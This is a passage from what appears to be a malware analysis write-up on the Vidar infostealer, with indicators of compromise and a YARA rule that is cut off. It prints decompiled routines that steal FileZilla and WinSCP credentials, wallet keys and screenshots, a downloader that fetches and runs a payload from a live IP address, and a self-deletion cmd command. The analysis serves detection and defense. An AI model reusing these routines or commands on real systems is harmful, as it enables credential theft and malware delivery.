That's about it with the loader. Now, let's analyze the real deal – the stealer!

Stealer Analysis

Overview

It seems like this time we're dealing with a 32-bit binary compiled on 2025-02-23 .

Running Strings yields quite interesting results:

- Multiple occurrences of strings related to crypto wallets.
- Multiple references to browser paths.
- URLs of a Telegram channel and a Steam profile.
- References to numerous files that could potentially store information about the target and passwords.

Data Theft

Before the stealer begins data harvesting, it downloads several DLLs from the C2 server, including:

- **freebl3.dll**
- **mozglue.dll**
- **msvcp140.dll**
- **nss3.dll**
- **softokn3.dll**
- **vcruntime140.dll**

These DLLs are legitimate and likely used by the stealer to enable parsing of relevant information and to facilitate the necessary capabilities for data harvesting.

Vidar is capable of stealing a wide array of data, including:

- **Browser Data** (history, autofill, cookies)
- **General Information** (username, computer details, local time, language, installed software, processes, and more)
- **Crypto Wallets**
- **Screenshots of your PC**
- **And more**

Let's go over some of the things the stealer harvests.

FileZilla

The stealer seems to parse the file `\AppData\Roaming\FileZilla\recentservers.xml` and retrieve the hostname, port, and password if they exist.

```
sub_40F450((void **)&v51 + 2);
sub_40F5B0((int)v45, (CHAR **)&v53, "\\AppData\\Roaming\\FileZilla\\recentservers.xml");
sub_40F4E0(&v53);
sub_40F450((void **)&v53);
sub_40F410(v45);
```

```

{
  if ( StrStrA(v17, "<Host>") )
  {
    v21 = lstrlenA(v17);
    ExtractAndStoreSubstring((int)v46, (int)v17, 9, v21 - 16);
    AllocateAndReplaceString(v46);
    freememory((void **)v46);
  }
  if ( StrStrA(v17, "<Port>") )
  {
    v22 = lstrlenA(v17);
    ExtractAndStoreSubstring((int)v46, (int)v17, 9, v22 - 16);
    AllocateAndReplaceString(v46);
    freememory((void **)v46);
  }
  if ( StrStrA(v17, "<User>") )
  {
    v23 = lstrlenA(v17);
    ExtractAndStoreSubstring((int)v46, (int)v17, 9, v23 - 16);
    AllocateAndReplaceString(v46);
    freememory((void **)v46);
  }
  if ( StrStrA(v17, "<Pass encoding=\"base64\">") )
  {
    v24 = lstrlenA(v17);
    ExtractAndStoreSubstring((int)v46, (int)v17, 27, v24 - 34);
    AllocateAndReplaceString(v46);
    freememory((void **)v46);
    v25 = (const CHAR *)GetPointer((char *)&v52 + 4);
    v26 = lstrlenA(v25);
    v27 = 3 * (v26 >> 2) - (v25[v26 - 1] == 61);
    v56 = v25;
    v54 = (LPCSTR)LocalAlloc(0x400u, v27 - (v25[v26 - 2] == 61));
    if ( v54 )

```

WinSCP

Next, the stealer opens `Software\Martin Prikryl\WinSCP 2\Configuration`, which is the registry key that contains information about the configuration in `WinSCP`. Then, it enumerates the values to check if `Security` and `UseMasterPassword` exist.

```

v25 = 1024;
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "Software\Martin Prikryl\WinSCP 2\Configuration", 0, 1u, phkResult) )
  goto LABEL_7;
pcbData = 4;
if ( RegGetValueA(phkResult[0], "Security", "UseMasterPassword", 0x10u, 0, &pvData, &pcbData) )
  goto LABEL_3;
v12 = phkResult[0];
if ( pvData )
{
  LABEL_5:
  if ( v12 )
    RegCloseKey(v12);
  goto LABEL_7;
}

```

After that, the stealer opens `Software\Martin Prikryl\WinSCP 2\Sessions`, which is the registry key that contains information about saved WinSCP sessions. It then enumerates the session keys and processes each one to extract details such as the `HostName`, `PortNumber`, `UserName`, and `Password`. For each session, the stealer retrieves the values of these registry keys and constructs a string with the session information. If the password exists, it is retrieved and stored as part of the session details. The information is then allocated and copied into

memory

```

}
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Martin Prikryl\\WinSCP 2\\Sessions", 0, 9u, phkResult) )
{
  if ( RegEnumKeyExA(phkResult[0], 0, Name, &cchName, 0, 0, 0, 0) )
  {
    ABEL_3:
    v12 = phkResult[0];
    goto LABEL_5;
  }

  {
    sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Soft: WinSCP\n");
    AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
    freememory((void **)&ftLastWriteTime);
    sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Host: ");
    AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
    freememory((void **)&ftLastWriteTime);
    RegGetValueA(phkResult[0], Name, "HostName", 2u, 0, Class, &v33);
    sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, Class);
    AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
    freememory((void **)&ftLastWriteTime);
    v38 = 4;
    if ( RegGetValueA(phkResult[0], Name, "PortNumber", 0xFFFFu, 0, &v37, &v38) )
    {
      sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, ":22");
      AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
      p_ftLastWriteTime = &ftLastWriteTime;
    }

    p_ftLastWriteTime = (struct _FILETIME *)v40;
  }
  freememory((void **)p_ftLastWriteTime);
  sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "\nLogin: ");
  AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
  freememory((void **)&ftLastWriteTime);
  RegGetValueA(phkResult[0], Name, "UserName", 2u, 0, String, &v34);
  sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, String);
  AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
  freememory((void **)&ftLastWriteTime);
  sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "\n");
  AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
  freememory((void **)&ftLastWriteTime);
  RegGetValueA(phkResult[0], Name, "Password", 2u, 0, pszStr1, &v35);
  sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Password: ");
  AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
  freememory((void **)&ftLastWriteTime);
  if ( StrCmpCA(pszStr1, "") )
  {
    sub_40C080((int)&ftLastWriteTime, Class, String, pszStr1);
    dwLowDateTime = &ftLastWriteTime;
    if ( v30 >= 0x10 )
      dwLowDateTime = (struct _FILETIME *)&ftLastWriteTime.dwLowDateTime;
    sub_40F5B0((int)v36, (CHAR **)&v28, (LPCSTR)dwLowDateTime);
    AllocateAndReplaceString(v36, (int)v28);
    freememory((void **)&v28);
    if ( v30 >= 0x10 )
    {

```

Screenshot

The stealer captures a screenshot by using `GetDesktopWindow` to get the window handle of the desktop, then it calls `GetDC` to obtain a device context for the desktop window and creates a compatible bitmap with `CreateCompatibleBitmap` to store the screenshot.

```
v52 = va_arg(va3, _DWORD);
v53 = va_arg(va3, _DWORD);
if ( sub_4108E0() )
{
    Rect.left = 16;
    LODWORD(v25) = v24;
    memset(v24, 0, sizeof(v24));
    v24[0] = 1;
    if ( !dword_4237A0(&v27, v24, 0) && !CreateStreamOnHGlobal(0, 1, &ppstm) )
    {
        DesktopWindow = GetDesktopWindow();
        GetWindowRect(DesktopWindow, &Rect);
        hWnd = DesktopWindow;
        DC = GetDC(DesktopWindow);
        hdc = CreateCompatibleDC(DC);
        ho = CreateCompatibleBitmap(DC, Rect.right, Rect.bottom);
        h = SelectObject(hdc, ho);
        HDC = DC;
        v21 = DC;
        v3 = ho;
        BitBlt(hdc, 0, 0, Rect.right, Rect.bottom, v21, 0, 0, 0xCC0020u);
        if ( !dword_4237D0(v3, 0, &v36) )
        {
            phglobal[0] = 0;
            Size = 0;
            dword_4237C8(phglobal, &Size);
            v4 = Size;
            if ( Size )
            {
                v5 = (LPCWSTR *)malloc(Size);
                if ( v5 )
                {
                    v6 = v5;
                    dword_4237CC(phglobal[0], v4, v5);
                    if ( phglobal[0] )
                    {

```

Then it delete any temporary objects, doing sort of a clean-up

Browser Data

Vidar stealer supports extracting information from the following browsers:

- Google Chrome
- Amigo
- Torch
- Vivaldi
- Comodo Dragon
- Epic Privacy Browser
- CocCoc
- Brave

- Cent Browser
- 7Star
- Chedot Browser
- Microsoft Edge
- 360 Browser
- QQBrowser
- CryptoTab
- Opera Stable
- Opera GX Stable
- Mozilla Firefox
- Pale Moon


It seems like the stealer uses remote browser debugging to steal cookies. Besides that, it goes through all the browser-related files and tries to extract information from them.

Crypto Wallets

Vidar supports stealing from various cryptocurrency wallets such as Bitcoin, Ethereum, Binance, Brave Wallet, Opera Wallet, Monero, and the list goes on. For example, the stealer opens the registry key `SOFTWARE\monero-project\monero-core` and queries the value `wallet_path` to check if the file `wallet.keys` exists.

```
memset(String1, 0, sizeof(String1));
cbData[0] = 255;
ProcessHeap = GetProcessHeap();
v13 = (BYTE *)HeapAlloc(ProcessHeap, 0, 0x104u);
if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWARE\\monero-project\\monero-core" 0, 0x20119u, phkResult) )
    RegQueryValueExA(phkResult[0], "wallet_path", 0, 0, v13, cbData);
RegCloseKey(phkResult[0]);
lstrcatA(String1, (LPCSTR)v13);
if ( lstrlenA(String1) >= 6 )
{
    lstrcatA(String1, ".keys");
    sub_40F3D0((CHAR **)cbData, "");
    strcpy((char *)phkResult, "\\\\\\Monero\\\\\\wallet.keys");
    sub_40F5B0((int)cbData, (CHAR **)v25, "wallets");
    sub_40F5B0((int)v25, (CHAR **)v21, (LPCSTR)phkResult);
}
```

The stealer creates an SQLite database to store information about the collected data, such as passwords, browser history, and other sensitive details. Here's an example of the basic structure used to store data:



There's so much more that Vidar stealer is capable of in terms of stealing and harvesting data, but I can't go over all of them one by one because it would take forever.

Information Log

The stealer gathers almost all general information about the victim. After collecting the relevant data, it saves it in a file named `information.txt` in memory and sends it to the C2 server.

Some of the fields it collects are:

- Machine ID
- HWID
- GUID
- Computer Name
- Time Zone
- Windows
- And more

In order to extract the relevant information, it uses various APIs and parses registry keys to build the `information.txt` file. For example, to obtain all running processes on the system, the stealer uses the `CreateToolhelp32Snapshot` function to take a snapshot of all running processes. It then iterates over these processes using the `Process32First` and `Process32Next` functions.

```
mov     [esp+144h+pe.dwSize], 128h
push   0           ; th32ProcessID
push   2           ; dwFlags
call   CreateToolhelp32Snapshot
mov     edi, eax
lea    eax, [esp+144h+pe]
push   eax         ; lppe
push   edi         ; hSnapshot
call   Process32First
test   eax, eax
jz     short loc_4102D3

lea    eax, [esp+144h+pe]
push   eax         ; lppe
push   edi         ; hSnapshot
call   Process32Next
test   eax, eax
jz     short loc_4102D3
```

Besides the process enumeration function, the stealer collects information about installed programs from the registry key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`. It then parses the `DisplayName` and `DisplayVersion` values to list all installed software and their respective versions.

```
while ( 1 )
{
    wsprintfA(SubKey, "%s\\%s", "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", Name);
    if ( RegOpenKeyExA(v3, SubKey, 0, 0x20019u, &v8) )
        break;
    cchName = 1024;
    if ( !RegQueryValueExA(v8, "DisplayName", 0, (LPDWORD)Class, cchClass, &cchName)
        && lstrlenA((LPCSTR)cchClass) >= 2 )
    {
        sub_40F5B0((int)a1, (CHAR **)v11, "\\n");
        sub_40F4E0(a1, (int)v11);
        sub_40F450((void **)v11);
        sub_40F5B0((int)a1, (CHAR **)v11, (LPCSTR)cchClass);
        v3 = hKey;
        sub_40F4E0(a1, (int)v11);
        sub_40F450((void **)v11);
        cchName = 1024;
        if ( !RegQueryValueExA(v8, "DisplayVersion", 0, (LPDWORD)Class, cchClass, &cchName) )
        {
            sub_40F5B0((int)a1, (CHAR **)v11, " - ");
            sub_40F4E0(a1, (int)v11);
            sub_40F450((void **)v11);
            sub_40F5B0((int)a1, (CHAR **)v11, (LPCSTR)cchClass);
            v3 = hKey;
            sub_40F4E0(a1, (int)v11);
            sub_40F450((void **)v11);
        }
    }
    RegCloseKey(v8);
}
```

This is how Information.txt looks like:

```
Version: 13.2
Date: 20/3/2025 15:44:39
MachineID: 169e761d-7c54-4ade-a217
GUID: {75ac9683-f7c2}
HWID: 8EBD693388E01671227304-75ac9683-f7c2
Path: C:\Users\AviaLab\Desktop\v7942.exe_000002166AC90000.bin
Work Dir: In memory
Windows: Windows 10 Pro
Install Date: Disabled
AV: Disabled
Computer Name: DESKTOP-C654J0B
User Name: AviaLab
Display Resolution: 1558x920
Keyboard Languages: English (United States) / Hebrew (Israel)
Local Time: 20/3/2025 15:44:39
TimeZone: -8
```

[Hardware]

Processor: AMD Ryzen 9 7950X3D 16-Core Processor

Cores: 2

Threads: 2

RAM: 8191 MB

VideoCard: VMware SVGA 3D

[Processes]

System

Registry

smss.exe

csrss.exe

wininit.exe

csrss.exe

winlogon.exe

services.exe

lsass.exe

fontdrvhost.exe

< ... >

[Software]

Digital Detective DCode v5.5 - 5.5.21194.40

Visual Studio Build Tools 2017 - 15.9.61

Event Log Explorer Standard Edition 5.5 - 5.5

Visual Studio Community 2022 - 17.9.6

Kernel OST Viewer ver 21.1

Kernel Outlook PST Viewer ver 20.3

Malcode Analyst Pack v0.24

Microsoft Edge - 134.0.3124.72

Microsoft Edge WebView2 Runtime - 134.0.3124.72

Nmap 7.93 - 7.93

Npcap - 1.73

PDFStreamDumper 0.9.5xx

vbdec

WinSCP 6.1.1 - 6.1.1

< ... >

In addition, there's another file called `passwords.txt`, which appears to contain all the collected passwords. This file is sent to the C2 during the data exfiltration process.

Additional Payloads

The stealer also acts as a downloader. Once it finishes all its harvesting activities, it downloads additional payloads to `C:\ProgramData\<GeneratedFolder>\` using `InternetOpenA`.

```
lpszAgent = (const CHAR *)GetPointer(&a4);
v31 = InternetOpenA(lpszAgent, 1u, 0, 0, 0);
if ( v31 )
{
    v32 = v31;
    StrCmpCA(v39.lpszScheme, "https");
    v33 = (const CHAR *)GetPointer(&a27);
    v34 = InternetOpenUrlA(v32, v33, 0, 0, (DWORD)v32, 0);
    lpFileName = (const CHAR *)GetPointer(&a30);
    FileA = CreateFileA(lpFileName, 0x40000000u, 3u, 0, 2u, 0x80u, 0);
    while ( InternetReadFile(v34, Buffer, 0x400u, (LPDWORD)hTemplateFile)
        && hTemplateFile[0]
        && WriteFile(FileA, Buffer, (DWORD)hTemplateFile[0], &NumberOfBytesWritten, 0)
        && hTemplateFile[0] >= (HANDLE)0x400
        && hTemplateFile[0] == (HANDLE)NumberOfBytesWritten )
    ;
    sub_410490(Buffer, 1024);
    CloseHandle(FileA);
    InternetCloseHandle(v34);
    InternetCloseHandle((HINTERNET)dwFlagsAndAttributes);
}
```

We can verify this by using a debugger. Let's set a breakpoint on `InternetOpenUrl` and check the second argument passed on the stack. It should be `lpszUrl`, a pointer to a null-terminated string variable that specifies the URL to begin reading.

EIP	732C9C20	8BFF	mov edi,edi	InternetOpenUrlA
	732C9C22	55	push ebp	
	732C9C23	8BEC	mov ebp,esp	
	732C9C25	83EC 3C	sub esp,3C	
	732C9C28	8D45 C4	lea eax,dword ptr ss:[ebp-3C]	
	732C9C28	56	push esi	
	732C9C2C	6A 3C	push 3C	esi:&"http://77.90.153.244/19543.exe"
	732C9C2E	6A 00	push 0	
	732C9C30	50	push eax	eax:"http://77.90.153.244/19543.exe"
	732C9C31	E8 B7E1F8FF	call <JMP.&memset>	
	732C9C36	83C4 0C	add esp,C	
	732C9C39	8D4D C4	lea ecx,dword ptr ss:[ebp-3C]	

00196E4C	00403772	return to v7942.exe_000002166ac90000.00403772 from ???
00196E50	00CC001C	
00196E54	0055DD10	"http://77.90.153.244/19543.exe"

After that, it uses `WriteFileA` to write the file to `C:\ProgramData\<GeneratedFolder>\` with a newly generated name and executes it using `ShellExecuteExW`.

```

j
LABEL_67:
memset(&pExecInfo.lpDirectory, 0, 12);
v62 = ShellExecuteExW(&pExecInfo);

```

75B54540	88FF	mov edi,edi	ShellExecuteExW
75B54542	55	push ebp	
75B54543	8BEC	mov ebp,esp	
75B54545	83E4 F8	and esp,FFFFFFF8	
75B54548	81EC CC000000	sub esp,CC	
75B5454E	A1 2068F475	mov eax,dword ptr ds:[75F46820]	
75B54553	33C4	xor eax,esp	
75B54555	898424 C8000000	mov dword ptr ss:[esp+C8],eax	

```

00411AB3 return to v7942.exe_000002166ac90000.00411AB3 from ???
00197344
0000003C
00008040
00000000
0041FD52 v7942.exe_000002166ac90000.L"open"
00B48408 L"C:\\ProgramData\\16fkxtri58.exe"
031EF600

```

Self-Deletion

Once the malware completes all its activities, it performs self-deletion using `ShellExecuteA` . It does this by opening `cmd.exe` and running the following command:

```

"C:\Windows\system32\cmd.exe" /c del /f /q "<MalwarePath>" & timeout /t 11 & rd /s /q
"C:\ProgramData\<GeneratedFolder>" & exit

```

First, the malware forcefully and silently deletes its own executable with `del /f /q "<MalwarePath>"` . It then waits for 11 seconds (`timeout /t 11`) before recursively and silently removing the dynamically generated directory `<GeneratedFolder>` .

```

*(_OWORD *)&v64[24] = *(_OWORD *)&v64;
*(_OWORD *)&v64[40] = v22;
_86DE = *(_OWORD *)&v64[32];
v60[2] = 4288384;
v60[1] = (char *)&_86DE + 12;
v60[0] = &v39;
v59[251] = v61;
v59[250] = &v59[231];
memset(v59, 0, 0x3E8u);
memset(&v55[9], 0, 60);
strcpy(v56, "/c timeout /t 11 & del /f /q \"");
strcpy(&v56[31], "\" & rd /s /q \"C:\\ProgramData\\");
GetModuleFileNameA(0, (LPSTR)v59, 0x104u);
AllocateAndCopyString(v54, "");


```


```
916 strcpy((char *)v57, "/c timeout /t 11 & rd /s /q \"%C:\\ProgramData\\");
917 v23 = (CHAR **)v58;
918 sub_40F5B0((int)v54, (CHAR **)v58, (LPCSTR)v57);
919 sub_40F4E0(v58);
920 sub_40F450(v58);
921 sub_40F540(v58, (char *)&_86DE + 12);
922 sub_40F4E0(v58);
923 sub_40F450(v58);
924 strcpy(v55, "\" & exit");
925 HIDWORD(v53[1]) = v55;
926 }
927 sub_40F5B0((int)v54, v23, (LPCSTR)HIDWORD(v53[1]));
928 sub_40F4E0(v23);
929 sub_40F450((void **)v23);
930 *(_DWORD *)&v55[9] = 60;
931 *(_DWORD *)&v55[13] = 320;
932 *(_DWORD *)&v55[17] = 0;
933 *(_DWORD *)&v55[21] = "open";
934 *(_DWORD *)&v55[25] = "C:\\Windows\\system32\\cmd.exe";
935 *(_DWORD *)&v55[29] = sub_40F750(v54);
936 memset(&v55[33], 0, 12);
937 ShellExecuteExA (SHELLEXECUTEINFOA *)&v55[9]);
938 memset(&v55[9], 0, 60);
939 memset(v59, 0, 0x3E8u);
940 sub_40F6F0(v54);
941 ExitProcess(0);
942 }
```

C2 Communication

After looking into it a bit, I've discovered that the stealer uses a known technique called **"Dead Drop Resolver"**, which leverages existing, legitimate external web services to host information that points to additional command and control (C2) infrastructure. By doing this, malware authors can avoid hardcoding C2 addresses in their malware, making detection and takedown efforts more challenging.

I observed that the stealer uses two well-known sites — **Steam** and **Telegram**. For those unfamiliar, **Steam** is a popular gaming platform where users can purchase thousands of games, while **Telegram** is a widely used messaging platform. Following those URLs reveals the real C2 address in use by the stealer





The addresses are bundled with a hard-coded profile ID (dqu220), which is used to retrieve the correct configuration of the malware.

C2 Data Exfiltration

From what it seems, the stealer creates a zip archive where it stores all the relevant files and sends it in a POST request to the C2 server in a base64-encoded format. In the last POST request, the stealer adds additional content to be sent to the C2 server.

```
push    offset aContentDisposi ; "Content-Disposition: form-data; name=\"\""  
push    esi                    ; int  
call    sub_40F5B0  
mov     ecx, ebx  
push    esi  
call    sub_40F4E0  
mov     ecx, esi  
call    sub_40F450  
mov     ecx, ebx  
push    offset aFileData ; "file_data"  
push    esi                ; int
```


Indicators	Type	Description
hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/freebl3[.]dll	URL	
hxxp[://]77[.]90[.]153[.]244/v7942[.]exe	URL	
hxxps[://]steamcommunity[.]com/profiles/76561199832267488	URL	
hxxps[://]t[.]me/g_etcontent	URL	
hxxps[://]t[.]p[.]formaxprime[.]co[.]uk	URL	

Yara Rules

```
rule Vidar_stealer {  
  meta:  
    description = "A rule for detecting Vidar stealer malware"  
    sha1 = "689f5c3624a4428e9937ca6a6c26d449dc291a12"  
    author = "AviaB"  
  
  strings:  
    $mz = "MZ"  
